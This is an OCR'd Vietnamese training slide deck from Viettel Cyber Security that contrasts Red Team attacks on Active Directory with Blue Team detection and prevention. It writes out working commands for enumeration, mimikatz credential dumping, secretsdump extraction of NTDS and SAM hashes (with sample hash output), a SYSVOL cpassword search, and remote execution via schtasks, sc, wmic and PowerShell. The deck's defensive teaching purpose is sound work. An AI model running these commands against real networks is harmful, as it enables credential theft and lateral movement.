
THU THẬP THÔNG TIN BAN ĐẦU

- Enum Computers
  - *net group “domain computers” /domain*



THU THẬP THÔNG TIN BAN ĐẦU

- Xem thông tin một User
  - *net user <username> /domain*



THU THẬP THÔNG TIN BAN ĐẦU

- **Blue Team**
  - **Detection**: Giám sát command-line
  - **Prevention**: Disable Domain Read
    - Không cho liệt kê danh sách group/user/computer/
    - Không ổn định

THU THẬP TÀI KHOẢN

Active Directory – Red vs. Blue


Trần Minh Quảng – Viettel Cyber Security

THU THẬP TÀI KHOẢN

- **Red Team**
  - **mimikatz**
    - Raw password & Hashes
    - mimikatz.exe
    - mimikatz in-memory
      - Memory loader
      - Powershell
    - Offline mimikatz
      - Dump bộ nhớ tiến trình lsass.exe

THU THẬP TÀI KHOẢN

- **mimikatz**
  - *mimikatz.exe privilege::debug sekurlsa::logonPasswords full*



THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
  - **Detection**:
    - Giám sát command-line
    - Giám sát inject code vào tiến trình lsass.exe

THU THẬP TÀI KHOẢN


- **Blue Team - mimikatz**
  - **Prevention**:
    - Windows Server 2012 R2
    - Windows Server 2012/2008 trở xuống: **KB2871997**
      - Hỗ trợ “**Protected Users**” group
      - Hỗ trợ **Restricted Admin RDP** Mode
      - LSA Credential Cleanup

THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
  - **Prevention**:
    - Enable “**Protected Users**” group
    - Enable **Restricted Admin RDP** Mode


THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
  - **Prevention**: Disable **SeDebugPrivilege**



THU THẬP TÀI KHOẢN

- **Blue Team - mimikatz**
  - **Prevention**: Disable **WDigest** protocol (Windows 2008 trở xuống)



THU THẬP TÀI KHOẢN

- **Red Team**
  - **ntds.dit (Domain Controller)**
    - Active Directory database file
    - C:\Windows\NTDS\ntds.dit
    - Domain password hashes
    - Crack password hashes
    - Pass-the-hash

THU THẬP TÀI KHOẢN

- **ntds.dit**

Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2fladcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f0459
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e
```

THU THẬP TÀI KHOẢN

- **Blue Team – ntds.dit**
  - **Detection:** giám sát command-line
    - Các công cụ dump file ntds.dit
  - **Prevention**: n/a

THU THẬP TÀI KHOẢN

- **Red Team**
  - **Registry Hives**
    - HKLM\SYSTEM, HKLM\SECURITY, HKLM\SAM
    - Local SAM Hashes
    - Cached Domain Credentials Hashes
    - Crack password hashes
    - Pass-the-hash

THU THẬP TÀI KHOẢN

- **Registry Hives**
  - *secretsdump.py -sam sam.save -security security.save -system system.save LOCAL*

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.11-dev - Copyright 2002-2013 Core Security Technologies

[*] Target system bootKey: 0x602e8c2947d56a95bf9cfad9e0bbbace
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
renadm:500:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
hdes:6ec74661650377df488415415bf10321:securus.corp.com:SECURUS:::
Administrator:c4a850e0fee5af324a57fd2eeb8dbd24:SECURUS.CORP.COM:SECURUS:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:2fb3672702973ac1b9ade0acbdab432f
...
```

THU THẬP TÀI KHOẢN


- **Blue Team – Registry Hives**
  - **Detection:**
    - Giám sát tiến trình lạ truy cập registry hives
    - Giám sát command-line các công cụ dump registry hives
  - **Prevention:** n/a

THU THẬP TÀI KHOẢN

- **Red Team**
  - **cpassword**
    - Cấu hình cũ
    - Lưu mật khẩu dạng mã hoá (giải mã được)

THU THẬP TÀI KHOẢN

- **Cpassword**
  - *findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies*.xml*



THU THẬP TÀI KHOẢN

- **Blue Team - cpassword**
  - **Detection:** giám sát command-line tìm kiếm GPO có cpassword
  - **Prevention**: Bỏ các policy có cpassword
    - Có thể tạo lại nếu cần

THU THẬP TÀI KHOẢN

- **Red Team**
  - **Keylogger**
    - Ghi log bàn phím
    - Chụp ảnh màn hình

THU THẬP TÀI KHOẢN

- **Blue Team - Keylogger**
  - **Detection & Prevention:**
    - Antivirus
    - Security Endpoint


TẤN CÔNG LEO THANG

Active Directory – Red vs. Blue

Trần Minh Quảng – Viettel Cyber Security

TẤN CÔNG LEO THANG

- **Red Team**
  - **Remote Desktop**
    - Chức năng mặc định trong các máy chủ Windows
    - Đối với máy trạm: mặc định disable
    - Port: **TCP/3389**




TẤN CÔNG LEO THANG

- **Blue Team**
  - **Remote Desktop**
    - **Detection**: giám sát log đăng nhập RDP
      - Source IP, thời gian, tài khoản
    - **Prevention**:
      - Siết chính sách kết nối port TCP/3389
      - Xác thực đa nhân tố

TẤN CÔNG LEO THANG

- **Red Team**
  - **psexec**
    - Công cụ của Microsoft
    - Chức năng mặc định trong các máy tính Windows
    - Port: **TCP/445**



TẤN CÔNG LEO THANG

- **Blue Team**
  - **psexec**
    - **Detection**:
      - Giám sát tiến trình
      - Giám sát log xác thực
    - **Prevention**:
      - Chặn thực thi psexec
      - Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- **Red Team**
  - **Task Schedule**
    - Công cụ của Microsoft
    - 03 cách dung
      - at
      - schtasks
      - sc

AT

```
at \\TARGET_HOST HH:MM EXECUTABLE
```

Schtasks

```
schtasks /create /tn TASK_NAME /tr EXECUTABLE /sc once /st 00:00 /S
TARGET_HOST /RU System

schtasks /run /tn TASK_NAME /S TARGET_HOST
```

SC

```
sc \\TARGET_HOST create SERVICE_NAME binpath= "EXECUTABLE"

sc \\TARGET_HOST start SERVICE_NAME
```

TẤN CÔNG LEO THANG

- **Blue Team**
  - **Task Schedule**
    - **Detection**:
      - Giám sát Scheduled Tasks
      - Thư mục %WINDIR%\Tasks, %WINDIR%\System32\Tasks – xuất hiện các tập tin At1.job, At2.job…
    - **Prevention**:
      - Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG


- **Red Team**
  - **WMI**
    - `wmic /node:[targetIPaddr] /user:[admin] process call create "cmd.exe /c [command]"`

TẤN CÔNG LEO THANG

- **Blue Team**
  - **WMI**
    - **Detection**:
      - Giám sát tiến trình **wmic**
    - **Prevention**:
      - Disable wmic
      - Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- **Red Team**
  - **Powershell**
    - `Enter-PSSession -ComputerName`



TẤN CÔNG LEO THANG

- **Blue Team**
  - **powershell**
    - **Detection**:
      - Giám sát tiến trình **powershell**
    - **Prevention**:
      - Disable powershell (trên máy chủ/máy trạm)
      - Siết chính sách kết nối port TCP/445

TẤN CÔNG LEO THANG

- **Red Team**
  - **Pass the Hash, Pass the Ticket**

